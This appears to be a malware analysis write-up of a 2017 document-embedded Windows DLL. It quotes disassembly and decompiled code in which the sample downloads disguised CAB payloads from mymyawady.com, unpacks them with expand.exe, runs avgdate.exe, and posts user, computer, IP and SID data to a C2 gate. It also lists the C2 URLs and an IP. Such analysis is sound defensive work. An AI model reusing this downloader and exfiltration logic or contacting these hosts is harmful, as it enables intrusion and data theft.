
Next we analyze the resulting malware.

DLL EMBEDDED	
Filename	decoded.vir
Size	277KiB (282950 bytes)
Type	PE (Portable Executable)
Compiled	Thu Sep 21 08:21:08 2017

Arch.	x86
S.O.	WINDOWS
SHA256	d6990b2d82680a03ab57cee21e52843872fa770ddf8cfec2e15cf6bef068a61b


First, three hardcoded URL directions which belong to the *mymyawady.com* domain have been identified:

URL	FUNCTIONALITY
https://cdn1.mymyawady.com/x4/dll/logo.jpg	Malicious CAB file
https://cdn2.mymyawady.com/x4/dll/readme.txt	Malicious CAB file
https://cdn3.mymyawady.com/x4/dll/info.php	Gate of the C&C




```
.rdata:1000A2D6                  align 4
.rdata:1000A2D8 aJanfebmaraprma db 'JanFebMarAprMayJunJulAugSepOctNovDec',0
.rdata:1000A2FD                  align 10h
.rdata:1000A300 aHttpsCdn1_mymy db 'https://cdn1.mymyawady.com/x4/dll/logo.jpg',0
.rdata:1000A300                                          ; DATA XREF: sub_10001060+2D↑o
.rdata:1000A32B                  align 4
.rdata:1000A32C aHttpsCdn2_mymy db 'https://cdn2.mymyawady.com/x4/dll/readme.txt',0
.rdata:1000A32C                                          ; DATA XREF: sub_10001060+6F↑o
.rdata:1000A359                  align 4
.rdata:1000A35C aHttpsCdn3_mymy db 'https://cdn3.mymyawady.com/x4/dll/info.php',0
.rdata:1000A35C                                          ; DATA XREF: sub_10001060+B4↑o
.rdata:1000A387                  align 4
```

Then, a *whois* query has been made over the attacking domain, identifying that it is of russian origin and It was created during the month before the compilation of the document embedded library file.




```
Domain Name: MYMYAWADY.COM
Registry Domain ID: 2153684966_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.webnames.ru
Registrar URL: http://www.webnames.ru
Updated Date: 2017-08-15T05:01:53Z
Creation Date: 2017-08-15T05:01:53Z
Registry Expiry Date: 2018-08-15T05:01:53Z
Registrar: Regtime Ltd.
Registrar IANA ID: 1362
Registrar Abuse Contact Email: abuse@regtime.net
Registrar Abuse Contact Phone: +7 846 3733047
Domain Status: ok https://icann.org/epp#ok
Name Server: NS1.NAMESELF.COM
Name Server: NS2.NAMESELF.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form
```

In addition, a DNS historical domain has been obtained, detecting that the day after the creation of the same it pointed to an US IP address (45.77.46.81) from a provider of various cloud services (hxxps://www.vultr.com/) that the attackers used to host the malicious load of this malware.




IP Addresses	Organization	First Seen	Last Seen	Duration Seen
108.177.97.113 🔍	Google Inc.	2017-10-10(1 month(s) ago)	2017-11-26 (today)	1 month(s)
45.77.46.81 🔍	Choopa, LLC	2017-10-09(1 month(s) ago)	2017-10-10(1 month(s) ago)	1 day(s)
172.217.24.174 🔍	Google Inc.	2017-10-01(1 month(s) ago)	2017-10-09(1 month(s) ago)	8 day(s)
45.77.46.81 🔍	Choopa, LLC	2017-08-16(3 month(s) ago)	2017-10-01(1 month(s) ago)	1 month(s)

It has been observed that the malware tries to download the two malicious CAB files hosted in the command and control server (C&C) under the names: *logo.jpg* and *readme.txt* using the following function:




```
v14 = 0;
Buffer = -2067711744;
v5 = HttpOpenRequestA(hConnect, "GET", a3, "HTTP/1.1", 0, 0, 0x84C13900, 0);
if ( v5
  && (dwBufferLength = 4, InternetQueryOptionA(v5, 0x1Fu, &Buffer, &dwBufferLength))
  && (Buffer |= 0x180u, InternetSetOptionA(v5, 0x1Fu, &Buffer, 4u))
  && HttpSendRequestA(v5, 0, 0, 0, 0)
  && (dwBufferLength = 4, HttpQueryInfoA(v5, 0x20000013u, &v14, &dwBufferLength, 0))
  && v14 == 200
  && (dwBufferLength = 4, HttpQueryInfoA(v5, 0x20000005u, v4, &dwBufferLength, 0))
  && (v6 = malloc(*(_DWORD *)v4), (*(_DWORD *)a4 = v6) != 0)
  && (v7 = *(_DWORD *)v4, dwBufferLength = 0, InternetReadFile(v5, v6, v7, &dwNumberOfBytesRead)) )
{
  while ( dwNumberOfBytesRead )
  {
    v7 -= dwNumberOfBytesRead;
    v8 = (void *)(dwNumberOfBytesRead + dwBufferLength + *(_DWORD *)a4);
    dwBufferLength += dwNumberOfBytesRead;
    if ( !InternetReadFile(v5, v8, v7, &dwNumberOfBytesRead) )
      goto LABEL_12;
  }
  v9 = v15;
}
```

Which keeps in temporary paths:



```
db  7Ch ; |
aCDocume1Revers db 'C:\DOCUME~1\REVERS~1\CONFIG~1\Temp\_@C5.tmp',0
```

And decompress in the same directory using the system tool “expand.exe” by using the parameters that are observed in the image:




```
xor     ecx, ecx
push    offset aExpand_exeFSS ; "expand.exe -F:* \"%s\" \"%s\""
push    eax                 ; LPSTR
mov     [esp+29Ch+StartupInfo.cb], 44h
mov     [esp+29Ch+StartupInfo.dwFlags], 1
mov     [esp+29Ch+StartupInfo.wShowWindow], cx
call    ds:wsprintfA
add     esp, 10h
lea     ecx, [esp+28Ch+ProcessInformation]
push    ecx                 ; lpProcessInformation
lea     edx, [esp+290h+StartupInfo]
push    edx                 ; lpStartupInfo
push    ebx                 ; lpCurrentDirectory
push    ebx                 ; lpEnvironment
push    ebx                 ; dwCreationFlags
```

4D: sub_10001AF0+15D (Synchronized with EIP)

```
 00 00 00 00 18 F0 0A 00  ................    0007E048
 78 65 20 2D 46 3A 2A 20  expand.exe·-F:*    0007E04C
 4D 45 7E 31 5C 52 45 56  "C:\DOCUME~1\REV   0007E050
 4E 46 49 47 7E 31 5C 54  ERS~1\CONFIG~1\T   0007E054
 2E 74 6D 70 22 20 22 43  emp\_@C5.tmp"·"C   0007E058
 7E 31 5C 52 45 56 45 52  :\DOCUME~1\REVER   0007E05C
 49 47 7E 31 5C 54 65 6D  S~1\CONFIG~1\Tem   0007E060
 00 00 00 00 00 00 00 00  p"..............   0007E064
```

By last, the execution of an *avgdate.exe* file which the malware expects, it was created as result of the CAB decompression has been identified.




```
CommandLine = 0;
memset(&v9, 0, 0x103u);
memset(&StartupInfo.lpReserved, 0, 0x40u);
v4 = 0;
v5 = 0;
v6 = 0;
v3 = 0;
StartupInfo.cb = 68;
StartupInfo.dwFlags = 1;
StartupInfo.wShowWindow = 0;
wsprintfA(&CommandLine, "%s\\%s  25", a2, a1);
if ( CreateProcessA(0, &CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, (LPPROCESS_INFORMATION)&v3) )
  result = 0;
else
  result = GetLastError();
return result;
}
```

00001194 :24


```
0007E410  00 00 00 00 00 00 00 00  00 00 00 00 B0 DD 91 7C  .............¦¦æ|   0007E3A0
0007E420  5C 61 76 67 64 61 74 65  2E 65 78 65 20 20 32 35  \avgdate.exe··25    0007E3A4
0007E430  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................    0007E3A8
```

Further, the library is kept in a loop that runs in a 23 seconds frequency until it manages to download one of these two CAB malwares:



```
loc_10001228:
mov     ecx, [esp+0A80h+var_A58]
mov     edx, [esp+0A80h+hHandle]
imul    ecx, 3E8h
push    ecx             ; dwMilliseconds = 23 segundos
push    edx             ; hHandle
call    ds:WaitForSingleObject
lea     eax, [esp+0A80h+String]
mov     [esp+0A80h+var_A68], eax
```


In each iteration, the malicious code collects the following system information.



```
mov     [esp+114h+var_10C], 10h
call    ds:GetUserNameA
lea     edx, [esp+10Ch+var_10C]
push    edx             ; nSize
push    edi             ; lpBuffer
mov     [esp+114h+var_10C], 20h
call    ds:GetComputerNameA
push    104h            ; namelen
lea     eax, [esp+110h+name]
push    eax             ; name
call    ds:gethostname
cmp     eax, 0FFFFFFFFh
jz      short loc_10001E45
```


```
lea     ecx, [esp+10Ch+name]
push    ecx             ; name
call    ds:gethostbyname
test    eax, eax
jz      short loc_10001E45
```

It access the Windows registry to obtain the user's SID.




```
if ( RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"Software\\Clients\\Profiles", 0, 1u, &phkResult)
  || (v1 = RegQueryValueExW(phkResult, L"SID", 0, 0, Data, &cbData.LowPart), RegCloseKey(phkResult), v1) )
{
  cbData.LowPart = 32;
  if ( RegOpenKeyExW(HKEY_CURRENT_USER, L"Software\\Clients\\Profiles", 0, 1u, &phkResult)
    || (v2 = RegQueryValueExW(phkResult, L"SID", 0, 0, Data, &cbData.LowPart), RegCloseKey(phkResult), v2) )
  {
    v3 = GetTickCount();
    if ( QueryPerformanceCounter(&cbData) )
      wsprintfW((LPWSTR)Data, L"%08X%08X", v3, cbData.LowPart);
    else
      wsprintfW((LPWSTR)Data, L"%08X%08X", v3, v3);
    if ( sub_10002110(HKEY_LOCAL_MACHINE, Data) )
      sub_10002110(HKEY_CURRENT_USER, Data);
  }
}
WideCharToMultiByte(0, 0, (LPCWSTR)Data, -1, lpMultiByteStr, 16, 0, 0);
return 0;
}
```

Which subsequently builds on the format string: "*aSidUserSCompu*":



```
.rdata:1000A3A3 align 8
.rdata:1000A3A8 ; CHAR aSidSUserSCompu[]
.rdata:1000A3A8 aSidSUserSCompu db 'Sid:%s',0Dh,0Ah      ; DATA XREF: sub_10001060+39C↑o
.rdata:1000A3A8 db 'User:%s',0Dh,0Ah
.rdata:1000A3A8 db 'Computer:%s',0Dh,0Ah
.rdata:1000A3A8 db 'Lan ip:%s',0Dh,0Ah
.rdata:1000A3A8 db 'Url1:%s    %s,error %d',0Dh,0Ah
.rdata:1000A3A8 db 'Url2:%s    %s,error %d',0Dh,0Ah
.rdata:1000A3A8 db 'Wan ip:',0
.rdata:1000A409 align 4
.rdata:1000A40C ; CHAR aS_newsS[]
.rdata:1000A40C aS?newsS db '%s?news=%s',0               ; DATA XREF: sub_10001650+A6↑o
.rdata:1000A417 align 4
.rdata:1000A418 ; CHAR szAgent[]
.rdata:1000A418 szAgent db 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)',0
.rdata:1000A418                                          ; DATA XREF: sub_10001780+2D↑o
.rdata:1000A458 ; CHAR szVersion[]
.rdata:1000A458 szVersion db 'HTTP/1.1',0                ; DATA XREF: sub_10001800+13↑o
.rdata:1000A458                                          ; sub_10001980+11↑o
```

For example, in the following image you can see an instance of the malware that has filled this string with the information of one of our laboratory machines by including whether or not it has been able to download and run C&C hosted malware samples. All of this formatted information will be sent to the “*gate*” by sending a “*POST*” request over the “*news*” parameter which the user’s SID is passed.




```
lea     ecx, [esp+0AA4h+var_970]
push    ecx
lea     edx, [esp+0AA8h+var_808]
push    offset aSidSUserSCompu ; "Sid:%s\r\nUser:%s\r\nComputer:%s\r\nLan"...
push    edx             ; LPSTR
call    ds:wsprintfA
add     esp, 30h
```

)| 00000808| 10001408: sub_10001060+3A8| (Synchronized with EIP)|

```
3A 30 30 41 35  44 34 39 31 30 30 41 35  Sid:00A5D49100A5
31 0D 0A 55 73  65 72 3A 52 65 76 65 72  D491..User:Rever
67 0D 0A 43 6F  6D 70 75 74 65 72 3A 52  sing..Computer:R
52 53 49 4E 2D  44 44 35 33 41 38 0D 0A  EVERSIN-DD53A8..
20 69 70 3A 31  39 32 2E 31 36 38 2E 31  Lan·ip:192.168.1
37 0D 0A 55 72  6C 31 3A 68 74 74 70 73  .107..Url1:https
63 64 6E 31 2E  6D 79 6D 79 61 77 61 64  ://cdn1.mymyawad
6F 6D 2F 78 34  2F 64 6C 6C 2F 6C 6F 67  y.com/x4/dll/log
70 67 20 20 20  20 46 61 69 6C 65 64 2C  o.jpg····Failed,
6F 72 20 31 32  30 30 37 0D 0A 55 72 6C  error·12007..Url
74 74 70 73 3A  2F 2F 63 64 6E 32 2E 6D  2:https://cdn2.m
61 77 61 64 79  2E 63 6F 6D 2F 78 34 2F  ymyawady.com/x4/
2F 72 65 61 64  6D 65 2E 74 78 74 20 20  dll/readme.txt
61 69 6C 65 64  2C 65 72 72 6F 72 20 31  ··Failed,error·1
37 0D 0A 57 61  6E 20 69 70 3A 00 00 00  2007..Wan·ip:...
```

On the next screen you can see the “*gate*” URL address previously mentioned:



```
lea     ecx, [esp+40h+UrlComponents]
push    ecx              ; lpUrlComponents
push    0                ; dwFlags
push    esi              ; lpString
mov     [esp+4Ch+UrlComponents.dwStructSize], 3Ch
mov     [esp+4Ch+UrlComponents.dwHostNameLength], eax
mov     [esp+4Ch+UrlComponents.dwPasswordLength], eax
mov     [esp+4Ch+UrlComponents.dwUserNameLength], eax
mov     [esp+4Ch+UrlComponents.dwUrlPathLength], eax
